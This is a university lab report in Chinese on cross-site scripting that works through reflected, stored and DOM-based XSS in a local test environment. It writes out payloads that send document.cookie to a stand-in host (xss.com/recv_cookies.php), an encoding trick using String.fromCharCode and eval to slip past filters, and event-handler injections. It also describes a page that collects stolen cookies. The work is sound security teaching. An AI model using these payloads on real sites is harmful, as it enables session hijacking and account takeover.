哈尔滨工业大学计算学部

《网络攻击与防御》

实验报告

计算机科学与技术学院

计算机系网络教研室制

|  |  |
| --- | --- |
| 课程名称： | 信息安全概论 |
| 实验名称： | XSS跨站脚本攻击原理与实践 |
| 指导教师： | 王彦 |
| 学生姓名： | 冯开来 |
| 组 号： | 1903007 |
| 实验日期： | 2021-6-20 |
| 实验地点： | 正心11 |
| 实验成绩： |  |

实验报告撰写要求

实验操作是教学过程中理论联系实际的重要环节，而实验报告的撰写又是知识系统化的吸收和升华过程，因此，实验报告应该体现完整性、规范性、正确性、有效性。现将实验报告撰写的有关内容说明如下：

1、 实验报告模板为电子版。

2、 下载统一的实验报告模板，学生自行完成撰写和打印。报告的首页包含本次实验的一般信息：

*  组 号：例如：2-5 表示第二班第5组。
*  实验日期：例如：05-10-06 表示本次实验日期。(年-月-日)……
*  实验编号：例如：No.1 表示第一个实验。
*  实验时间：例如：2学时 表示本次实验所用的时间。

实验报告正文部分，从六个方面（目的、内容、步骤等）反映本次实验的要点、要求以及完成过程等情况。模板已为实验报告正文设定统一格式，学生只需在相应项内填充即可。续页不再需要包含首页中的实验一般信息。

3、 实验报告正文部分具体要求如下：

一、实验目的

本次实验所涉及并要求掌握的知识点。

二、实验环境

实验所使用的设备名称及规格，网络管理工具简介、版本等。

三、实验内容与实验要求

实验内容、原理分析及具体实验要求。

四、实验过程与分析

根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。

详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。

五、实验结果总结

对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

六、附录

一、实验目的

*本次实验所涉及并要求掌握的知识点。*

1.能够理解XSS产生的原理

2.了解XSS的分类

3.掌握XSS盗取COOKIE的方法

二、实验环境

*实验所使用的设备名称及规格，网络管理工具简介、版本等。*

一台windows7、安装wampserver、火狐浏览器、Chrome浏览器

三、实验内容与实验要求

*实验内容、原理分析及具体实验要求。*

实验步骤一

XSS攻击，指通过在页面注入恶意JAVASCRIPT代码，从而在用户浏览被注入恶意代码的页面时，控制用户的浏览器行为的一种攻击。

XSS一般分为3类：

1.反射型XSS，相对来说，危害较低，需要用户点击特定的链接才能触发。

2.存储型XSS，该类XSS会把攻击代码保存到数据库，所以也叫持久型XSS，因为它存在的时间是比较长的。

3.DOM 型XSS，这类XSS主要通过修改页面的DOM节点形成XSS，称为DOM Based XSS。

功能很简单：检测用户是否通过GET方法传参，如果传了msg参数，则直接输出，否则什么都不干，需要注意的是，这个表单使用的传参方法为GET方法。

正常情况下，用户只会输入一些普通字符，也就是数字、字母或者中文，所以，不会有什么安全问题。d

但是恶意的用户就会尝试输入一些特殊字符，比如“<>'"”等，甚至直接尝试使用<script>标签来往页面插入一段JavaScript，来测试后台是否有过滤。如果服务端接收了用户的输入后，对一些特殊字符没有进行html实体编码，那么用户输入的字符就会被浏览器当成html代码解析。

我们输入<script>alert('xss')</script>测试，测试XSS最常用的就是<script>alert('xss')</script>，如果页面存在XSS，那么就会弹出“XSS”这个字符。

但是为什么没有显示在页面上来呢？

因为我们输入的数据被当成了代码来执行，如何确定我们输入的数据是否被浏览器当成代码解析了呢？ 一个简单的办法就是查看我们输入的标签的字体的颜色，如果是深紫色，则代表它被当成了代码来解析。

像这种获取了用户的输入后，直接就在页面输出，没有经过数据库的XSS，就称为反射型XSS，他只是简单地把用户输入的数据“反射”了。所以，要触发这种XSS，用户必须访问特定的链接。而且代码会直接显示在浏览器地址栏，很明显，所以反射型XSS比较容易发现，而且现在的浏览器一般都带有XSS过滤器。比如Chrome。

我们可以输入其他的JS代码，来让浏览器做其他的事，比如弹出用户cookie，在输入框中输入<script>alert(document.cookie)</script>，其中document.cookie可以用来获取用户的cookie。

我们都知道HTTP是无状态协议，它依靠cookie来识别用户身份，如果我们通过JS来获取了用户的cookie后，我们就可以冒充他人的身份，比如：如果某银行网站存在XSS，你通过XSS获取了别人的cookie后，你可以把cookie替换成别人的cookie来冒充其他人，然后你就可以自由转账了。注：事实上，银行的网站一般都设置了HttpOnly，JS脚本无法读取到cookie信息，而且银行转账一般需要短信验证码，特别是大额转账，所以即使你找到XSS，想要利用也很难。

上面的语句只能弹出用户的cookie，我们如何通过XSS得到用户的cookie呢？毕竟如果只是弹出的话，只有访问该页面的人才能看到，而我们是看不到的。

我们可以通过JS，构造一个请求，来请求一个我们有权限的页面，在构造请求的时候，把用户的cookie当作参数传过去，然后我们就可以在这个页面里，接收传过来的参数，然后再保存起来。所以首先需要写一个接收cookie的页面，它能够接收某个参数，然后保存起来。

接下来就是构造JS代码来发起一个http请求了。利用Image对象就可以很轻易地完成该任务，新建一个Image对象，然后设置src属性，浏览器在碰到src属性的时候，会自动请求该src指向的url。这个url就写我们刚才写的接收cookie的页面的url，并且传msg参数过去，值为cookie。最终构造的语句为：<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>

这样就拿到了用户的cookie，拿到cookie后，我们就可以替换cookie来冒充其他人的身份，来做一些恶意操作。

实验步骤二

反射型XSS在利用的时候要求必须访问特定的URL，这在一定程度上有着局限性。但是，存储型XSS却没有这种弊端，存储型XSS的利用代码被保存在数据库中，在用户访问页面的时候，数据从数据库中取出来。所以用户只要访问了存在XSS的页面就会触发恶意代码，而不需要像反射型XSS那样，必须点击构造好的URL才能触发。

存储型XSS一般发生在留言板等地方，因为它需要把用户输入的内容保存到数据库，用户向服务器提交的数据只是一次性的，如果不保存到数据库，数据就会丢失。

很明显可以看出来页面没有对“<>'"”等特殊字符进行实体编码。mysql\_escape\_string函数仅用来转义特殊字符而非对字符进行实体编码。

随便选择一个输入框，输入xss的测试代码<script>alert('xss')</script>，一般选择留言的地方测试，因为相对来说，允许我们输入的长度限制比较小，有的限制昵称的长度只能为32字符等。

查看页面源码，可以看到，空白的地方实际上是我们输入的留言内容，只是被当成了代码执行了，所以没有显示出来。

仔细观察url，发现没有参数，但是由于代码保存在数据库，每次访问该页面的时候，都会从数据库中查询出来，所以，用户只要访问该页面，该代码就会被执行。

我们模仿其他用户访问该页面，打开Chrome，访问该页面，因为HTTP是无状态协议，它依靠cookie来识别用户身份，但是不同浏览器之间cookie不共享，所以2个浏览器可以模拟2个用户的身份，因为2个浏览器访问同一个页面的话，产生的cookie不同，如果想要查看2个浏览器的cookie是否相同，可以在想要查看cookie的页面打开开发者工具，然后在控制台输入document.cookie就可以看到当前网站的cookie。

发现刚访问就直接弹窗，而我们根本就没有往页面写任何东西！这就是存储型XSS。想想前面的反射型XSS，相比反射型XSS必须在url中带上攻击代码，存储型XSS是不是更实用呢？

我们可以像反射型XSS一样，构造一个浏览器会自动加载的请求，比如img的src属性，然后在src属性的值里带上cookie，这样，当浏览器请求这个url的时候，就会在对方的web服务器上留下日志，而cookie保存在web日志中，当然也可以像实验步骤一一样用一个页面接收cookie更好。

存储型XSS相对反射型XSS来说，它多了数据库的参与，而反射型XSS没有参与。

实验步骤三

除了反射型XSS、存储型XSS，还有一种XSS类型，那就是基于DOM 的XSS，它通过修改页面的DOM节点形成的XSS，所以称为DOM based XSS。它和反射型XSS、存储型XSS的差别在于，DOM XSS的XSS代码并不需要服务器解析响应的直接参与，触发XSS靠的就是浏览器端的DOM解析。

如果你直接查看页面源码，你会发现id为show的div中没有数据。

这种情况下就需要审查元素了。在测试页面鼠标右击，选择查看元素。

点击开发者工具面板左上角的选择图标，用来选择页面的一个元素。点击该按钮后，在页面点击我们想要查看的元素，然后在下方就会显示选择区域的源码。

我们要让他没有语法错误，就需要构造语句闭合一些标签，所以，我们首先需要一个单引号来闭合 a标签的href属性。然后一个“>”来闭合a标签的“<”。这样构造以后，就变成了“<a href=''>在这里构造利用代码'>xssDom</a>”。所以我们可以构造如下语句：

<script>alert('xss');</script>

输入后点击测试，发现并没有弹出提示窗。同样审查元素。

w3c规定innerHTML进来的script标签内的脚本代码无法执行。

直接插入script无法执行，但是我们可以利用事件来触发，比如：onerror，onclick等。

构造如下数据：

' onclick=alert(/xss/) //

此时页面代码就变成了:

<a href='' onclick=alert(/xss/) //'>xssDom</a>

此时点击这个超链接就可以触发alert函数。

还有其他构造方法。例如我们闭合a标签，然后引入另外一个标签，比如img标签，利用img标签在加载src的时候，如果出错会触发onerror函数，我们就可以做到自动执行脚本代码而不需要交互。

页面在尝试加载路径为123 的图片时，无法加载该图片，所以触发onerror函数。src属性可以填任意错误的路径。

如果想要获取用户cookie，可以像步骤一一样，在onerror事件中，插入JS代码，通过JS网页面插入节点等。

我们肯定不能直接通过插入<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>，原因前面已经解释过，我们可以借助js的eval函数来执行，在测试的时候，由于不能包含空格，所以我们要构造一个没有空格的payload，可以用编码等方式来绕过，比如利用String.fromCharCode函数，该函数会把数字转成该ASCII码表中该数字对应的字符，比如String.fromCharCode(97,108,101,114,116,40,47,120,115,115,47,41)的返回值就是alert(/xss/),此时再用eval执行alert(/xss/)就会把alert(/xss/)当JS代码执行。如果要获取cookie，我们可以把new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie) 这个代码转换成他们对应的ascii码，然后通过String.fromCharCode还原成字符串，在firefox的插件hackbar可以把字符串转成String.fromCharCode格式。

查看内容可能是空的，是因为当前页面没有启用cookie。如果cookies.txt中得到了cookie也正常，因为前面的页面设置了cookie，如果你没有把浏览器历史记录、cookie清除，应该会有cookie。要测试是没有成功获取到cookie还是没设置cookie导致的该文件内容为空，可以在浏览器控制台执行document.cookie，看是否有输出。


通过本步骤可知，DOM Based XSS 无需与服务器交互即可完成XSS。我们输入的数据通过浏览器DOM解析后直接显示在页面，与反射型XSS、存储型XSS需要与服务器交互明显不同。

四、实验过程与分析


*根据具体实验，记录、整理相应命令、运行结果等，包括截图和文字说明。*


*详细记录在实验过程中发生的故障和问题，并进行故障分析，说明故障排除的过程及方法。*

反射性XSS，页面代码：




随便输入：






输入<script>alert('xss')</script>测试




输入的数据被当成了代码来执行：




修改该页面源码，当访问页面的时候，设置一下cookie，并启用session。




把msg参数的值进行url解码后再保存到cookies.txt这个文件里面。






输入xss的测试代码<script>alert('xss')</script>



点击留言后，弹出了xss，我们输入的数据被浏览器当成代码执行了


点击确定后，可以看到留言内容出显示空白




打开Chrome，访问该页面



测试按钮被点击后调用了xssDom函数，在这个函数中，修改了页面的DOM节点，通过innerHTML把一段用户数据当作HTML写入到页面中，这就造成了DOM Based XSS



查看页面源码



审查元素，点击开发者工具面板左上角的选择图标，用来选择页面的一个元素。点击该按钮后，在页面点击我们想要查看的元素，然后在下方就会显示选择区域的源码。

